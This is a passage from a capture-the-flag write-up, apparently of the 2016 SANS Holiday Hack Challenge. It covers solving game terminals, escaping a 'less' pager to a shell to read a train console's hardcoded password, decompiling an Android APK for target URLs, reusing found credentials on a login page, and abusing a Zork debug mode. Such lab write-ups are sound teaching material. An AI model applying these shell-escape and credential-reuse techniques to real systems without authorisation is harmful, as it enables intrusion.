
[7] Located at https://github.com/abs0/wargames/blob/master/wargames.sh.



Missing the side selection here, I choose '2'.

And there we have it folks, the password for the next door.

3.2.4 Terminal 4: The Workshop (Top)




So a classic game of Hunt the Wumpus[8], now reversing stuff is in no form, way or shape my strong suit.


So first things first, just play the game as it's meant to be played and that actually worked out perfectly fine. I completed the challenge in around 10 minutes time.

However, for the sake of having fun and since I'm allowed to cheat, it's time to pull out the *strings* command and take a look at what strings there are in the Wumpus binary.


[8] Wiki page at https://en.wikipedia.org/wiki/Hunt_the_Wumpus



So straight away, this looks fishy. Is it possible to change the number of caves, bats etc., in the game? And what's that *a:b:hp:r:t:* rubbish about? Let's keep going through the output.



So it seems as if there once were a file containing some sort of information about the game, but who knows.



Now, this confirms the suspicion about the game taking arguments of sorts. The arguments might be related to the odd string above.

After searching google for "a:b:hp:r:t:" I found *wumpus.c*[9] and this file seems to let me know what the arguments are, and what they stand for.

- a - Amount of arrows the player can carry.
- b - Amount of bats in the game.
- h - Hard mode, no thanks.
- p - Amount of pits.
- r - Amount of rooms
- t - Amount of tunnels.


So, with this information I'm ready to play the game.

```
elf@37923855e9ee:~$ ./wumpus -a 100 -b 0 -p 0 -r 9 -t 3
Instructions? (y-n) n

You're in a cave with 9 rooms and 3 tunnels leading from each room.
There are 0 bats and 0 pits scattered throughout the cave, and your
quiver holds 100 custom super anti-evil Wumpus arrows.  Good luck.

You are in room 3 of the cave, and have 100 arrows left.
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 2, 4, and 8.
Move or shoot? (m-s) s 2
*thwock!* *groan* *crash*

A horrible roar fills the cave, and you realize, with a smile, that you
have slain the evil Wumpus and won the game!  You don't want to tarry for
long, however, because not only is the Wumpus famous, but the stench of
dead Wumpus is also quite well known, a stench plenty enough to slay the
mightiest adventurer at a single whiff!!

Passphrase:
WUMPUS IS MISUNDERSTOOD

Care to play another game? (y-n)
```


With a stroke of luck and the game is completed in the very first move.

[9] Located at http://gentoo.osuosl.org/distfiles/wump.c


3.2.5 Terminal 5: Train Station




Huh. So some sort of menu that we need to play around with.




So it seems that I need to find a password, to be able to start this thing.



Top speed 88mph and the flux capacitor is fluxing. Excellent. This better be time travel!




So this is what is presented by the HELP command. Would you look at that, seems like there is a little hint for us. Now if this is showing the help file with *less*, then typing ! and hitting enter should open a shell for us.



And there it is, the shell. And also the files that we need to look at. *TrainHelper.txt* contains the help information, *Train_Console* contains the following

```
#!/bin/bash
HOMEDIR="/home/conductor"
CTRL="$HOMEDIR/"
DOC="$HOMEDIR/TrainHelper.txt"
PAGER="less"
BRAKE="on"
PASS="24fb3e89ce2aa0ea422c3d511d40dd84"
print_header() {
        echo ""
        echo "Train Management Console: AUTHORIZED USERS ONLY"
        echo ""
}

print_main_menu() {
        echo ""
        echo "                    ==== MAIN MENU ===="
        echo ""
        echo "STATUS:                    Train Status"
        echo "BRAKEON:                   Set Brakes"
        echo "BRAKEOFF:                  Release Brakes"
        echo "START:                             Start Train"
        echo "HELP:                              Open the help document"
        echo "QUIT:                              Exit console"
        echo ""
        echo -n "menu:main> "
}

# MAIN

Train_Console
```

There's the password we need. However, maybe it's possible to run *ActivateTrain* directly.



Great success, it can be start with and without the password. So that's the last of the terminals down.

4 Part 4: My Gosh... It's Full of Holes

Now, here's the fun part. Pwn some website. First though we have to figure out what websites to actually pwn.

So time to use apktool to get access to the strings.xml file. This file contains constants to use in the application.

```
EFRETTI :: ~/Downloads » apktool d SantaGram_4.2.apk
I: Using Apktool 2.2.1 on SantaGram_4.2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/Regenuluz/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
EFRETTI :: ~/Downloads »
```

Unpacking XML, that's what I want to see.

Now that the APK has been decompiled with apktool, you can also navigate into 'res/raw/' to find the audio file.

```
EFRETTI :: ~/Downloads » cd SantaGram_4.2/res/raw
EFRETTI :: SantaGram_4.2/res/raw » ls
discombobulatedaudio1.mp3
EFRETTI :: SantaGram_4.2/res/raw »
```

Alright, time to open the strings.xml file.

```
<string name="analytics_launch_url">http://analytics.northpolewonderland.com/report.php?type=launch</string>
<string name="analytics_usage_url">http://analytics.northpolewonderland.com/report.php?type=usage</string>
<string name="appVersion">4.2</string>
<string name="app_name">SantaGram</string>
<string name="appbar_scrolling_view_behavior">android.support.design.widget.AppBarLayout$ScrollingViewBehavior</string>
<string name="banner_ad_url">http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5</string>
<string name="bottom_sheet_behavior">android.support.design.widget.BottomSheetBehavior</string>
<string name="character_counter_pattern">%1$d / %2$d</string>
<string name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
<string name="debug_data_enabled">true</string>
<string name="dungeon_url">http://dungeon.northpolewonderland.com/</string>
<string name="exhandler_url">http://ex.northpolewonderland.com/exception.php</string>
```

This gives the following urls

- analytics_launch_url - `http://analytics.northpolewonderland.com/report.php?type=launch`
- analytics_usage_url - `http://analytics.northpolewonderland.com/report.php?type=usage`
- banner_ad_url - `http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D`
- debug_data_collection_url - `http://dev.northpolewonderland.com/index.php`
- dungeon_url - `http://dungeon.northpolewonderland.com/`

- exhandler_url - http://ex.northpolewonderland.com/exception.php


Which is excellent. Pinging each domain provides an IP address that can be verified by the Oracle.

4.1 Attempt to remotely exploit each of the following targets.

Verify IPs


4.1.1 The Mobile Analytics Server (via credentialed login access)

Alright, now that https://analytics.northpolewonderland.com/ has been verified as a target, it's time to pay it a visit.



Entering that URL greets you with a redirect to */login.php* and a login screen.

Seeing as the android app are using the credentials found earlier to send off information, let's try and login with them.



Bingo! We've successfully logged into the website. And would you believe it, there's a link called "MP3" which points to `https://analytics.northpolewonderland.com/getaudio.php?id=20c216bc-b8b1-11e6-89e1-42010af00008`. Clicking that link provides the very first audio file.

4.1.2 The Dungeon Game

One of the elves kindly provides a binary[10] of the dungeon game, also known as Zork, to play around with and from the APK we have `http://dungeon.northpolewonderland.com/` which shows commands that can be used in the game. It also explains how a new passage has opened up, which leads to the lair of a mischievous elf, who will trade for secrets.

Before getting started on the game, it's time to do a little research, because I frankly I've never been any good at Zork and the only version I've completed is the Strange Leaflet[11].

Searching the web for a bit leads to `http://gunkies.org/wiki/Zork_hints`, which reveals a command called GDT, so it's time to see if this works in our version of the game.


```
EFRETTI :: ~/dungeon » ./dungeon
chroot: Function not implemented
Welcome to Dungeon.                   This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>GDT
GDT>_
```

[10] Found at `http://www.northpolewonderland.com/dungeon.zip`
[11] A quest given in Kingdom Of Loathing


And the debug is indeed enabled. Next part is figuring out which command(s) might be useful. Straight away, the TK (take) command looks like fun. By doing a bit of testing, it seems that there are 217 items in the game. To spawn them all in, to have a look at them I used the following script to generate the commands, which I then just copy and pasted into the game.

```
1 #!/usr/bin/env python
2 print "GDT"
3 for i in range(1, 218):
4     print "TK"
5     print i
6
7 print "exit"
8 print
```

So pasting the output from the script into the game we get the following



So a whole bunch of items has been claimed, great success. Now it's time to see which items I got.



Well, the last item obtained is the *elf*, also amongst the items we find a *gold card*, after a little bit of testing we get the following result.

```
>drop elf
The elf appears increasingly impatient.
